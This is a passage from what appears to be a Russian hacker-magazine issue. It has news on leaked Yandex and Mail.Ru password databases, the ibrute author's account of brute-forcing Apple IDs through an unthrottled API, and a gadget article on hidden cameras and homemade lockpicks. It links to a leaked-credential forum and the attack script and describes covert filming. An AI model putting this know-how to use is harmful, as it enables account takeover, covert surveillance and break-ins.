Парой дней раньше в Сети также появилась база с паролями уже российского почтового сервиса — оказались скомпрометированы 1 261 809 аккаунтов Яндекс.Почты. База с паролями также засветилась на форумах Infosliv и Bitcoin Security, и пользователи также обнаружили там свои аккаунты. Яндекс, в отличие от Google, ситуацию прокомментировал, пояснив, что «85% скомпрометированных аккаунтов из этой базы нам были уже известны, большинство из них уже несколько лет появляются в подобных списках». Таким образом, данная база не является плодом целенаправленной атаки, это результат агрегации кучи давно скомпрометированных аккаунтов. Через день Яндекс заморозил все попавшие в базу аккаунты.

Но и на этом утечки не закончились. Еще один почтовый сервис пал жертвой следом за Gmail и Яндекс.Почтой — не повезло Mail.Ru. На этот раз база содержала в себе данные о 4 664 478 аккаунтах. Поискать себя в базе можно здесь: forum.btcsec.com/index.php?/topic/9403-mail-vnimanie-meniai-parol/, хотя, надеюсь, у тебя нет почтового ящика на Mail.Ru. В пресс-службе Mail.Ru сообщили, что более 95% из 4,5-миллионной базы аккаунтов уже проходили в системе как подозрительные, так что этот слив тоже не является результатом атаки.




Топ паролей во всех трех базах

252 301 пользователь: QWERTY

32 776 пользователей: 123456789

16 538 пользователей: 111111

3761 пользователь: 1234



Сайты, использующие протокол шифрования HTTPS, отныне будут находиться на более высоких местах в поисковой выдаче Google. «Корпорация добра» призывает владельцев сайтов переключиться на использование HTTPS и даже обещает написать подробный мануал.



Инженер Microsoft во время Reddit AmA рассказал, что недавно было предложено переименовать IE в Ultron, чтобы избавить браузер от негатива, связанного со старым названием. Пока предложение не прошло — юристы Microsoft ответили «нет».



Google внедрила новые спам-фильтры для Gmail, частично основанные на технических данных, предоставленных Unicode Consortium. Фильтры должны пресечь использование злоумышленниками похожих символов разных алфавитов (скажем, латинскую о заменяют кириллической о).



Dropbox изменил ценовую политику и якобы снизил цены. Почему «якобы»? Дело в том, что нынешний Dropbox Pro — это 99 долларов в год (или 9,99 в месяц). За эти деньги можно получить 1 Тб дискового пространства. Предложение отличное, если бы не одно «но»: в Европе 99 долларов превращаются в 130 долларов в год, так как Dropbox считает курс евро к курсу доллара как один к одному.

ЧЕМ ГРОМЧЕ, ТЕМ ЛУЧШЕ

ЗАРЯЖАЕМ ТЕЛЕФОН ОТ ОКРУЖАЮЩЕГО ШУМА

Беспроводными зарядными устройствами сегодня уже сложно кого-то удивить, а вот устройством, которое позволит заряжать телефон в буквальном смысле от окружающего шума? Прототип такого девайса создала компания Nokia совместно с учеными из Лондонского университета королевы Марии. Устройство генерирует ток от громких окружающих звуков, будь то гул трассы, музыка или работающий под окном отбойный молоток. Главное здесь — количество децибелов.

Это стало возможно благодаря наностержням из оксида цинка, которые генерируют электричество при деформации. Деформация стержней возникает под влиянием звуковых волн. Преобразовать полученное в пять вольт и использовать для зарядки аккумуляторов уже несложно.

Немаловажно, что авторы изобретения уже нашли способ удешевить производство до вполне приемлемого уровня. Минус пока всего один: устройство получилось довольно большое — размером не меньше самого смартфона. Впрочем, чехлы с аккумуляторами подобных размеров никого особенно не смущают.



«…Так мы пришли к созданию одного из самых ненавидимых инструментов в арсенале рекламодателя: всплывающих баннеров. Мы придумали это после того, как крупный автопроизводитель пришел в бешенство, когда купленные им баннеры оказались размещены на странице об анальном сексе. Я написал код для запуска отдельного окна и загрузки туда рекламного баннера. Я прошу прощения. У нас были добрые намерения».

Итан Цукерман,
изобретатель pop-up

13–23 миллиона

ботов насчитали в Twitter

В официальной финансовой отчетности компании Twitter можно найти занимательные факты. Оказывается, 8,5% аккаунтов (порядка 23 миллионов) считаются активными, но автоматически обращаются за получением апдейтов без каких-либо видимых признаков человеческого участия. То есть могут быть и скорее всего являются ботами. Доля откровенно спамерских или фейковых аккаунтов, согласно тому же отчету, не превышает 5% (13,5 миллиона). Напомню, что суммарная аудитория сервиса 271 миллион пользователей.

354,5 миллиона

атак произошло по всему миру во втором квартале 2014 года

На 1,3 миллиона атак больше насчитывает второй квартал текущего года, по сравнению с первым, сообщает «Лаборатория Касперского» в своем ежеквартальном отчете. Было обнаружено свыше 60 миллионов новых опасных объектов, и 145 миллионов ссылок были признаны вредоносными, что на 77% выше показателя прошлого квартала. Число мобильной малвари все так же неумолимо растет: появилось 65 тысяч новых мобильных вредоносов.

GOOGLE И NASA ТОЖЕ ЗАНЯТЫ ДРОНАМИ

СВОИ ПРОГРАММЫ, СВЯЗАННЫЕ С БЕСПИЛОТНЫМИ ЛЕТАТЕЛЬНЫМИ АППАРАТАМИ, ЕСТЬ НЕ ТОЛЬКО У AMAZON

Пока Amazon только готовится использовать беспилотники для доставки грузов, а сыктывкарская пиццерия уже доставляет клиентам заказы при помощи дронов, Google и NASA тоже не отстают. Особенно важной программой, как выяснилось, занимается NASA.


Как известно, технология дронов уж давно готова к эксплуатации и даже к широкому применению, проблема пока заключается в законодательстве и в том, как регулировать движение БПЛА. Именно этим и озадачилось NASA. Оказывается, разработка системы управления воздушным движением дронов идет полным ходом. Система будет ответственна только за координацию движения аппаратов на низкой высоте, то есть до 120–150 м над землей. Она строится по образу и подобию обыкновенной системы управления воздушным движением, которая действует в авиаиндустрии. Однако в данном случае не будет сети диспетчерских станций, система скорее будет работать как пиринговая распределенная сеть между самими беспилотниками, с частичным контролем из центра. Предполагается, что появятся специальные зоны, в которых полеты дронов будут запрещены. В частности, такие зоны возникнут возле аэропортов, где высок риск столкновения с самолетами. Нужно и отслеживать координаты гражданских, полицейских и военных вертолетов, чтобы БПЛА не создавали им никаких помех. Ну и конечно, требуется защитить БПЛА от столкновения друг с другом.

Пока NASA придумывает, как контролировать воздушный трафик, Google работает над самими дронами. Как стало известно, лаборатория Google X уже два года трудится над секретным проектом «Крылья» (Project Wing), ежемесячно проводя испытания десятков беспилотных летательных аппаратов. По итогам испытаний был создан оригинальный дрон, своего рода гибрид самолета и вертолета. Аппарат способен взлетать и приземляться вертикально, зависать над землей, а в полете развивает высокую скорость. Для спуска груза на землю используется отдельный модуль («яйцо»). Руководитель проекта Ник Рой рассказал The Atlantic, что все уже почти готово. Работа в Google X по большому счету завершена, дроны готовы, теперь дело за законами и разрешением на коммерческую эксплуатацию.



Amazon начнет испытания своей системы автоматической доставки (при помощи дронов) в Индии. Дело в том, что индийские власти смотрят на полеты дронов достаточно лояльно, в отличие от властей США.






В Google Street View появятся звуки. Компания Amplifon уже добавила звуки к трем локациям на Street View — парку Бальбоа в Сан-Диего, дворцовой площади в Монако и пляжу Хапуна на Гавайях. Пользователям предлагается поддержать начинание.



Яндекс.Деньги будут списывать деньги с неактивных пользователей — абонентская плата составит 270 рублей ежемесячно, если ты не пользовался кошельком более двух лет. Напомню, что Деньги@Mail.ru, к примеру, списывают с абонента по 350 рублей в год после годовой неактивности.



Наконец и Twitter присоединился к плеяде компаний, что выплачивают деньги за найденные уязвимости. Для этой цели был запущен аккаунт hackerone.com/twitter. Минимальная сумма вознаграждения составляет 140 долларов, максимальная не ограничена и зависит от серьезности бага.



Opera Software подвела итоги второго квартала 2014 года, выручка компании увеличилась на 38% в годовом исчислении и превысила 100 миллионов долларов. Чистая прибыль Opera составила 9,5 миллиона долларов против 6,1 миллиона годом ранее.



IBRUTE, КОТОРЫЙ ОКАЗАЛСЯ ВИНОВАТ ВО ВСЕМ

Алексей Трошичев, основатель Hackapp
@hackappcom

ИСТОРИЯ ПРО ТО, КАК СТЕЧЕНИЕ ОБСТОЯТЕЛЬСТВ ВЫНОСИТ НА ПЕРВЫЕ ПОЛОСЫ

Наверняка ты слышал о взломе аккаунтов знаменитостей в iCloud. Неудивительно, ведь последние несколько недель этим пестрят все новостные заголовки. Казалось бы, правды тут не сыщешь — высказывается огромное количество догадок, кто виноват, что делать и кто за этим всем стоит. И так уж случилось, что из-за серии совпадений мы чуть не стали крайними во всей этой истории. Поэтому пришло время и мне рассказать, что было на самом деле.

Началась эта история со встречи локальной defcon-группы. Приходить с пустыми руками я не люблю, но и исследований на полноценный внятный доклад у меня на тот момент не накопилось. Так что я «примазался» к докладу Андрея Беленко (j.mp/1tXnenm), где речь шла про яблочное лукавство в безопасной передаче между устройствами Keychain через iCloud.

На всех предыдущих конференциях, где мне приходилось касаться iCloud, я постоянно делал особый акцент, что с точки зрения защиты приватных данных защищать нешифрованные бэкапы устройства одним только пользовательским паролем — очень уязвимая схема. Конечно, можно поставить стойкий пароль и спать спокойно, но такое впечатление, что Apple специально старалась сделать так, чтобы пользователи стойкий пароль не ставили.

Дело в том, что каждый раз, когда в магазинах iTunes или App Store производится покупка, пользователь вынужден вбивать пароль от Apple ID (это, конечно, нивелировано сканером отпечатков в iPhone 5s, но сомневаюсь, чтобы кто-то по этому поводу сменил свой пароль). И если на десктопе или ноутбуке еще можно относительно безболезненно вбивать стойкий пароль, то на тачскрине айфона это превращается в настоящую муку. И любой нормальный пользователь, который хочет этой муки избежать, вынужден искать не стойкий, а максимально удобный для ввода пароль, удовлетворяющий парольной политике Apple. То есть такой пароль должен быть крайне уязвим к словарному перебору.

Словарный перебор — атака старая, как все, к чему ее можно применить. Для нее, особенно когда дело касается веб-интерфейсов, разработаны довольно эффективные методы противодействия:

1. Временное блокирование учеток.
2. Увеличение скорости ответов.
3. И самое любимое — капча.

Однако зачастую все эти методы защиты применяются на «парадном входе» вроде веб-интерфейсов, а как только речь заходит о других местах, типа IMAP, каких-то других протоколов или вообще API для мобильных приложений, то выясняется, что это либо еще не реализовано, либо «А как мы по IMAP будем показывать капчу?»

Именно это и случилось с Apple. В то время как после некоторого количества неудачных попыток входа с icloud.com или из iTunes мой Apple ID блокировался, через API, который использовало приложение Find My iPhone, можно было пытаться залогиниться вообще неограниченное количество раз без всякой блокировки. При использовании SSL MITM протокол оказывался совсем несложным и позволял довольно быстро написать скрипт для перебора. Чем в итоге и стал ibrute.

Вторая половина успеха в словарном переборе — это сам словарь, так как в условиях удаленного перебора перебирать все возможные значения нецелесообразно. Для генерации словаря использовались утекшие пароли с сайта rockyou.com, из которых были выбраны 500 самых популярных, удовлетворяющих парольной политике iCloud.

Скрипт для перебора вместе с паролями был выложен на GitHub (github.com/hackappcom/ibrute) и в твиттер. Это было в субботу ночью. Через несколько часов кто-то начал выкладывать на 4chan звездную обнаженку.

Ссылка на GitHub лениво путешествовала по твиттеру все воскресенье, а утром в понедельник кто-то выложил ссылку на Reddit. И это изменило все. Уже через несколько часов Apple запатчили баг, и учетки начали справедливо блокироваться, правда раскладка патча была, по-видимому, нетривиальной задачей, так как в некоторых регионах бага работала до вечера.

А через некоторое время после патча об инструменте вышла статья на The Next Web (j.mp/tnw-ibrute), где высказывалось предположение, что ibrute и утечка фоток имеют между собой прямую связь. От этого утверждения мы с Андреем открещиваемся до сих пор. Далее последовала публикация на Mashable (j.mp/mb-ibrute). Через несколько часов начали звонить журналисты…

Казалось, это был пик, и теперь все пойдет на спад, и тема будет через пару дней забыта. Но это было только затишье, вызванное тем, что 1 сентября в США было выходным.

Во вторник тема взорвалась с новой силой, о ней начали писать уже издания, не имеющие прямого отношения к IT, такие как The Daily Telegraph, Washington Post и Forbes. Причем каждое из них добавляло пугающих подробностей, начиная от того, что за дело взялось FBI, и заканчивая тем, что одной из героинь фотосета на момент создания фоток не было 18 и все это может быть квалифицировано как распространение детской порнографии. Кто-то отрыл, что похожий случай уже имел место некоторое время назад и взломщика осудили на десять лет тюрьмы. Ситуация перестала казаться забавной.

Виновника «не имеющего прецедентов» вмешательства в личную жизнь требовали к ответу, но на самом деле им была… Apple, а мы, как безответственные создатели инструмента, заслуживали только общественного порицания. Те обстоятельства, что некоторые жертвы утечки использовали Android, а другие вообще не хранили фотки в облаках, уже были надежно забыты.

Сам ibrute от статьи к статье становился все более грозным и могущественным инструментом, и, просматривая нетехнические издания, можно было подумать, что это какое-то супероружие, которое позволяет одним кликом скачать ВСЮ обнаженку из ВСЕГО iCloud разом. На пике истерии казалось, что техническая сторона вопроса не волнует вообще никого, то есть ibrute мог бы не работать с самого начала и это бы никак на накал страстей не повлияло. Конечной точкой стало официальное заявление Apple, которое обличители все как один назвали жалким и переключились на что-то более свежее.

На протяжении всей этой истории необъяснимым казалось то злорадство, с которым пресса отыгрывалась на Apple. Создавалось ощущение, что такое закидывание грязью планировалось давно и не хватало только подходящего повода. Как только он появился, Apple не пнул только ленивый. Когда журналисты обращались за комментарием и я пускался в размышления о том, что Apple просто не повезло, а проблема в подходе, который делает бэкапы доступными любому в интернете, кто знает пароль, эти размышления в публикацию не шли. От линии уязвимости именно Apple никто отступать не собирался. Масла в огонь щедро подливали различные безопасники, которые ставили в упрек Apple отсутствие полноценной программы вознаграждения за уязвимости.

В сухом остатке с этой раздутой скандальной историей остается лишь три простых вопроса:

1. Как и когда Apple «усилит» безопасность iCloud?
2. Откроет наконец Apple вменяемую программу bug bounty?
3. И кто будет следующий ? ;)



Александр Ващило
aka Pankov404
pankov404@gmail.com
@pankov404



Алексей Васильев
aka Pingman

ПОЛНЫЙ НАБОР БЕЗОПАСНИКА ЗА 100 $

СКРЫТЫЕ КАМЕРЫ И ИХ ОБНАРУЖЕНИЕ, ЖУЧКИ, ЛОКПИКИНГ, КЛОНИРОВАНИЕ КЛЮЧЕЙ, RFID И МАГНИТНЫХ КАРТ И МНОГОЕ ДРУГОЕ

Наша цель — это портативные гаджеты, которые по праву можно внести в джентльменский набор хакера, начинающего детектива или специалиста по информационной безопасности. Сегодня мы раскроем темы использования и модификации различных спецустройств, которые еще недавно могли считаться уделом избранных.

ПОСТАНОВКА ЗАДАЧИ

Наша задача — собрать своего рода портативный криминалистический чемоданчик, который будет полезен широкому кругу лиц и при этом будет компактным, доступным и легальным.

Все гаджеты в нашем джентльменском наборе должны соответствовать следующим критериям:

- **Легальность**. Подразумевает абсолютную законность приобретения, транспортировки и хранения описываемого гаджета. Немного обособленно стоит пункт использования. Например, одни устройства можно абсолютно законно использовать в любом месте, однако применение других гаджетов в определенных учреждениях, против определенных лиц, а также в некоторых личных целях может подпадать под административную или уголовную ответственность.
- **Дешевизна**. Немаловажный критерий. Как правило, можно достать все что угодно — это вопрос только денег. Рассмотренные здесь варианты имеют доступный большинству читателей ценовой диапазон.
- **Доступность**. Все комплектующие любое физическое лицо может достать без особых трудностей, то есть исключаются различные гаджеты, которые разрешено продавать и внедрять только специально сертифицированным организациям, юрлицам, а также гаджеты и устройства, которые могут распространяться только на определенной территории.
- **Простота использования**. На мой взгляд, один из важнейших критериев. Подразумевает, что любой человек после краткого инструктажа может приступить к работе с гаджетом.
- **Компактность**. Здесь все очевидно: малые габариты, небольшой вес для эргономичного размещения в нашем криминалистическом чемоданчике или органайзере, а также удобство в работе.
- **Портативность**. Означает, что гаджет может работать автономно или имеет минимальные требования и зависимости от другого оборудования. Например, может работать кросс-платформенно на различных ОС, если для его работы необходимо подключение к компьютеру или смартфону.

ИЩЕМ ЖУЧКИ И СКРЫТЫЕ КАМЕРЫ

Поиск скрытых камер

В свое время «красные» глаза были настоящим бичом фотографов-любителей. В наше время каждый фотоаппарат имеет функцию, которая автоматически подавляет этот дефект на фото. Зато сейчас физическая природа этого неприятного явления используется для поиска скрытых камер. Согласно энциклопедии (bit.ly/1kAs316), «эффект красных глаз» возникает вследствие отражения мощного потока света фотовспышки от глазного дна человеческого глаза. Его сосудистая оболочка богата кровеносными сосудами, имеет красный цвет и при мощной подсветке становится хорошо заметной. Похожими свойствами обладает любой объектив фотокамеры или видеокамеры. Фактически, если направить на объектив скрытой камеры вспышку света, то она отразится от объектива и вернется обратно, а нам остается только уловить этот ответ. Может быть, звучит немного сложно, но на деле все обстоит гораздо проще, и каждый может собрать элементарный прибор для выполнения этой задачи. Однако не будем заниматься самодеятельностью и рассмотрим готовый карманный вариант CC308+, который, кроме скрытых камер, также успешно детектит беспроводную связь: GSM, Wi-Fi и другое, но об этом поговорим чуть позже.

Собственно, принцип работы этого гаджета прост: с помощью шести красных светодиодов он излучает свет на окружающие предметы, и, если среди них есть объектив скрытой камеры, он отражается. Если на это отражение посмотреть через специальный светофильтр (в нашем случае это просто красная полупрозрачная пластмасса), то мы сможем его увидеть. Если же повторять вспышки с определенным интервалом, то мы легко заметим характерное мерцание объектива скрытой камеры. Несмотря на всю простоту принципа, это ничуть не умаляет его эффективность, так как позволяет со 100%-й вероятностью обнаруживать скрытые камеры, причем не имеет значения, включены они или выключены. Если у них есть объектив — они будут обнаружены. Данный эффект используется в военных технологиях, в частности в компьютерном зрении, где необходимо на основе различных излучений (инфракрасных, акустических, радиоизлучений) распознать и сопроводить потенциальную цель.



Рис. 1. Детектор CC308+




Рис. 2. Обнаружение скрытых камер

Но давай вернемся к нашему девайсу. Это чудо китайской промышленной мощи при покупке через интернет стоит в районе 16 долларов с бесплатной доставкой на дом в течение месяца. На территории СНГ он продается за 100 долларов и выше, так что кто не обделен предпринимательскими способностями — дерзайте. По размеру он как обычный мобильный телефон, черного цвета из прорезиненной пластмассы, довольно приятной на ощупь. При себе имеется выдвижная антенна для лучшего обнаружения беспроводных сетей, глазок из красной полупрозрачной пластмассы, шесть красных светодиодов, кнопка включения и одновременно переключатель на бесшумный режим и обратно, аудиовыход для наушников, кнопка для включения мерцания светодиодов и бесполезный компас, который указывает на все стороны света по настроению. Пользоваться прибором несложно: после включения светодиодов надо поднести глазок к глазу и направлять излучение светодиодов на интересующие предметы. Если где-то затаилась скрытая камера, то отражение от ее объектива через глазок мы увидим как характерную красно-белую точку, и чем ближе мы находимся к скрытой камере, тем заметней будет отражение. В качестве демонстрации приведен пример обнаружения веб-камеры и скрытой камеры, вмонтированной в обычную шариковую ручку (рис. 2).

Угол, под которым мы смотрим на скрытую камеру, имеет значение: если смотреть под острым углом, то отражения почти не будет видно, и наоборот — чем прямее угол, тем ярче будет отражение.

Жучки

Как упоминалось, описанный гаджет также оснащен антенной для детекта радиочастотных сигналов. Если со скрытыми камерами все просто, то с поиском жучков имеются нюансы. Так как данный гаджет относится к недорогому портативному карманному решению, то он может детектировать только сильные радиосигналы, например Wi-Fi, GSM или радиотелефон. В целом для детектирования набирающих все большую популярность закладок на основе GSM этого вполне хватает. Имеется два режима работы: беззвучный и обычный. В первом режиме о силе сигнала можно судить по мерцанию светодиодов, а также по встроенному виброзвонку. Во втором режиме подключается работа динамика, и чем ближе мы находимся к источнику сигнала, тем сильнее похрапывает динамик и горят светодиоды. Можно также использовать этот прибор в качестве контрольки (нормальное слово, привыкаем к шпионскому жаргону :). — Прим. ред.) на активную прослушку. Если включить устройство и разместить рядом мобильный телефон, то при исходящем вызове мы увидим соответствующее мигание светодиодов или звуковое сопровождение. Соответственно, если мы никакого вызова не делаем, то можно говорить о несанкционированной активации работы телефона, или, попросту говоря, прослушки.



Рис. 3. Обнаружение скрытых камер

Итог

Несмотря на все достоинства, прибор собран не очень качественно (а что ты хотел от дешевой китайской электроники?), в связи с чем склонен ломаться. К примеру, после

ПОИСК СКРЫТЫХ КАМЕР ЧЕРЕЗ СМАРТФОН

Около года назад я нашел одну компанию, которая продает мобильные приложения, позволяющие простому смартфону обнаруживать скрытые камеры. Принцип в целом схож, с определенной периодичностью производятся снимки, однако выявляют скрытые камеры с помощью программных фильтров обработки изображения. Таким приложением сам я не пользовался: не люблю превращать смартфон в тестовую площадку. Однако, со слов разработчиков, их приложение ничуть не уступает похожим карманным гаджетам. Если честно, последнему утверждению я не сильно верю.

месяца эксплуатации внутри корпуса отклеился литиевый аккумулятор, и мне пришлось раскрутить корпус и снова посадить его на клей.

После этой нехитрой починки никаких нареканий не возникало. С другой стороны, простота конструкции позволяет легко разобраться в ней и при желании внести в устройство свои новаторские улучшения. В частности, ниже мы рассмотрим пример создания акустического сейфа, который может работать в паре с данным устройством. И надо также отдать должное: в целом прибор работает безотказно, он компактный, а батарея держит заряд долго. На мой взгляд, покупка данного гаджета оправданна, он дешевый, компактный, с задачей обнаружения скрытых камер справляется хорошо, его по праву можно включить в наш джентльменский набор. Но если в кармане есть пара лишних сотен баксов и данная тема представляет для тебя повышенный интерес, то можно прикупить что-то покруче из разряда профессионального оборудования.



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.



СКРЫТЫЕ КАМЕРЫ

Само понятие скрытой съемки подразумевает использование камеры или устройств, при котором объект съемки не догадывается, что за ним ведется видеонаблюдение. С одной стороны, это очевидно, но с другой — здесь кроется своеобразная деталь. Фактически ничто не запрещает установить камеру в окне своего дома и вести наблюдение за улицей, а прохожие не будут об этом догадываться. Но если же мы попробуем спрятать камеру в рукав и прийти в гости, то это действие уже подпадает под административную ответственность. Соответственно, камеры, которые предназначены для негласной съемки, обычным гражданским запрещены. Поэтому давай разберемся, какие именно камеры с юридической точки зрения являются скрытыми, а какие нет.

Если камера в режиме съемки не подает каких-либо акустических или визуальных сигналов, например красного горящего светодиода, то она имеет основания приравниваться к скрытой камере. Здесь можно провести параллель между холодным оружием и обычным ножом, когда отсутствие одного из критериев, например гарды или сточенного кончика лезвия, фактически приравнивает с виду боевой нож к обычному туристическому. В целом это также частично объясняет, почему производители видеокамер, фотоаппаратов и мобильных устройств реализуют короткий звук работающего затвора. Правда, сейчас с помощью специальных приложений стало возможно отключить и этот звук (и в Японии особую популярность получило движение подсматривания и фотографирования с помощью обычных телефонов в общественных местах, которое по своему масштабу можно приравнять к национальной охоте). Ниже рассмотрены некоторые виды популярных скрытых камер, которые можно встретить в интернет-магазинах.

MD80

Небольшая компактная камера, которая юридически позиционирует себя как видеорегистратор. Малые размеры, чуть больше батарейки AAA, позволяют легко маскировать камеру среди предметов интерьера, вдобавок с ней идет несколько видов крепежа, которые могут закрепить камеру на различной поверхности.

Кроме этого, в комплекте имеется специальный силиконовый чехол для защиты от непогоды, если необходимо установить камеру снаружи. Камера оснащена детектором звука, что довольно удобно, так как экономит батарею, а также избавляет от просматривания «пустого» видео. Опытным путем было установлено, что детектор хорошо срабатывает на голос, на звук шагов в двух метрах от камеры, также отлично реагирует на звук при открытии домофонной двери. Основное применение, которое я нашел этому устройству, — в качестве сторожа или, скорее, «контрольки». Разместив камеру в интересующем нас помещении, можно будет потом узнать, кто и в какое время приходил, были ли среди них подозрительные личности и чем они занимались. В режиме ожидания я оставлял камеру около суток, никогда не снимал на нее продолжительное время, но думаю, что в активном режиме она проработает где-то час-два. Время работы можно увеличить, если подключить устройство к дополнительной батарее через USB-разъем, можно использовать две обычные батарейки AA с переходником для mini USB. В процессе работы горит светодиод,

ГОЛОВОЛОМКА ДЛЯ НЕСВЕДУЩИХ

Когда-то я ради спортивного интереса спрашивал о назначении этого устройства (рис. 3) у людей совершенно различных профессий, и только примерно один человек из десяти смог сделать правильное предположение о его функциях. На мой взгляд, было бы интересно на собеседовании на должность специалиста по информационной безопасности или смежных должностей давать в руки такие игрушки и спрашивать, для чего они. Заодно можно выявить знатоков или увидеть, как человек строит свою цепочку рассуждений касательно целей прибора, что порой действительно интересно.

Рис. 4. MD80 в сравнении с батарейкой AAA
Рис. 5. Скрытая камера в ручке



но его легко заклеить черной изолентой. В целом камера оставляет хорошее впечатление, качество съемки тоже довольно неплохое. На мой взгляд, главные преимущества данной камеры — это низкая цена (около шести долларов), компактность, а также наличие встроенного детектора звука и возможность работы от дополнительного источника питания. Неплохой гаджет для «контрольки», который, кроме всего прочего, абсолютно не жалко потерять.

Ручка-камера

По внешнему виду схожа с солидной бизнес-ручкой и обладает всеми положенными такому прибору атрибутами. Например, она хорошо и мягко пишет :). А еще она стоит около пяти долларов, в верхней ее части находится камера, а с противоположной стороны — крохотные индикаторы, которые практически не видны.

Они необходимы для индикации работы камеры, поэтому с юридической точки зрения это не скрытая камера. Сверху ручки находится небольшая кнопка. Если нажать и удерживать ее в течение нескольких секунд, то начнется видеозапись, если же сделать два коротких нажатия — будет сделано фото. Внутри ручки есть слот для microSD, а также разъем для подключения к компьютеру. Качество съемки не так уж плохо, конечно, для панорамных съемок она не подходит, но запечатлеть интересующий объект в деталях вполне может. Считаю это довольно полезным гаджетом, который должен находиться под рукой, например на рабочем столе в офисе. Если вдруг приходит интересный или особо «дружелюбный» посетитель, то имеется возможность подстраховаться и сделать пару снимков или коротенькую видеосъемку на всякий случай. Также данную ручку можно легко закрепить на нагрудном кармане пиджака или рубашки и также успешно вести съемку.



WARNING

Если камера в режиме съемки не подает каких-либо акустических или визуальных сигналов, например красного горящего светодиода, то это юридически «скрытая камера».



Итог

Многие приобретают подобные камеры для обеспечения личной безопасности и я считаю такой подход правильным, если пользоваться разумно и не удариться в крайности. Любая, даже низкокачественная видеозапись в суде служит на порядок более весомым аргументом, чем даже очень хорошая диктофонная запись: для нее необходимо проводить дополнительную экспертизу, чтобы доказать принадлежность голосов на записи фигурирующим лицам, что порой очень трудно. Стоит также иметь в виду, что для установления подлинности вместе с видеозаписью ты должен предоставить и устройство, на которое была произведена съемка. Поэтому если ты решишь разбить светодиод или акустический динамик (сделав, таким образом, юридически скрытую камеру), то это может иметь последствия и для тебя.

ОТ РЕДАКЦИИ: ЖУЧКИ И КАМЕРЫ ДЛЯ ОБЫЧНОГО ЧЕЛОВЕКА

Скрытая запись звука доступна любому человеку, у которого есть телефон. То есть практически любому. Поэтому постарайся не говорить людям того, что может быть использовано против тебя впоследствии (и вообще будь осторожнее в словах и суждениях). А поскольку скрытые камеры становятся все доступнее — постарайся и на бумажке писать эту информацию с осторожностью ;). Ну и про черную изоленту на фронтальную камеру на ноутбуке и смартфоне не забывай!

ВСКРЫТИЕ ПОКАЖЕТ. ЛОКПИКИНГ

После того как на нескольких хакерских конференциях появились стенды с локпикингом, эта тема стала волновать многих и, соответственно, вышел ряд статей, описывающих различные техники вскрытия замков. Сегодня я не буду в очередной раз их повторять, моя задача — сфокусироваться на самих отмычках, а также практических моментах их использования.

Отмычки

Локпикингом я заинтересовался после того, как при острой необходимости и в духе лучших шпионских фильмов мне пришлось вскрыть пятипиновый замок первой же попавшейся проволочкой, которую я нашел на улице. Не буду хвастаться и уверять, что это было бесшумное ювелирное вскрытие, каким его любят показывать в кино, скорее это походило на изнасилование замка человеком с болезнью Паркинсона. Однако начало было положено. С первым опытом также пришло осознание того, что подавляющее большинство замков — это просто иллюзия безопасности. А ведь контроль доступа в помещения является одним из ключевых элементов в том числе и информационной безопасности, который также указан в соответствующем международном стандарте ISO 27001. Спустя некоторое время ради спортивного интереса решил попробовать сделать самодельные элементарные отмычки. Для этих целей я использовал минимальное количество инструментов и ресурсов. В качестве основы для отмычки взял стальную проволоку, которая была немного сплющена молотком, а затем отшлифована напильником. А для ручки (чтобы удобнее было держать) послужила обычная алюминиевая проволока, обмотанная вокруг стальной проволоки. Получилось немного грубовато, однако отмычка смогла довольно легко вскрыть несколько старых висячих замков социалистической эпохи, которые пылились без дела. После получения этого опыта стало ясно, что вскрытие замков — это вопрос мастерства и инструментария. Еще позже благодаря все той же китайской промышленности я с доставкой на дом получил целый набор отмычек где-то за 30 долларов (см. рис. 6).

Набором я остался доволен, отмычки оказались качественные: не тяжелые и не легкие и в то же время очень прочные и не гнулись. Если ты также загорелся желанием приобрести отмычки на всякий пожарный случай, то я не стал бы ограничиваться двумя-тремя элементарными отмычками, а приобрел бы весь набор. Дело в том, что места они занимают совсем немного, а если есть необходимость, из этого набора всегда можно взять несколько отмычек. Некоторые авторы советуют использовать отмычки в виде универсального «карандаша», корпус которого служит вместилищем для сменных насадок. Хотя поначалу это может казаться достаточно удобным, но, на мой взгляд, это далеко не практично в использовании. Дело в том, что, когда занимаешься непосредствен-

ОТ РЕДАКЦИИ: ЛОКПИКИНГ ДЛЯ ОБЫЧНОГО ЧЕЛОВЕКА

С безопасниками, пентестерами и хакерами все ясно, но какие выводы из раздела про локпикинг может сделать обычный человек? Надо сказать, что до появления этой статьи :) обычные люди делали первые выводы в тот момент, когда теряли ключи от своей надежной железной двери (худший вариант: когда их квартиру обносили). Тогда они звонили по телефону из рекламы, к ним приходил спокойный дядя средних лет, который ковырялся в замке две секунды — и крепкая железная дверь, которую, согласно рекламе, можно было открыть только болгаркой или взрывчаткой, открывалась. После этого человек беседовал со спокойным дядечкой (или шел в интернет) и заказывал себе нормальные запирающие механизмы с комбинацией механических и магнитных вставок на ключе и с нормальными броненакладками. То есть такие замки, с которыми злой дядя ковырялся бы несколько десятков минут и при отсутствии серьезного на тебя заказа ;) просто не стал бы связываться.

Поэтому будь в курсе сам и передай родственникам: очень вероятно, что их штатные замки на входной двери — полный отстой и вскрываются с помощью обычной отвертки и обычных же пассатижей.

Рис. 6. Отмычки





Рис. 7. Пикган

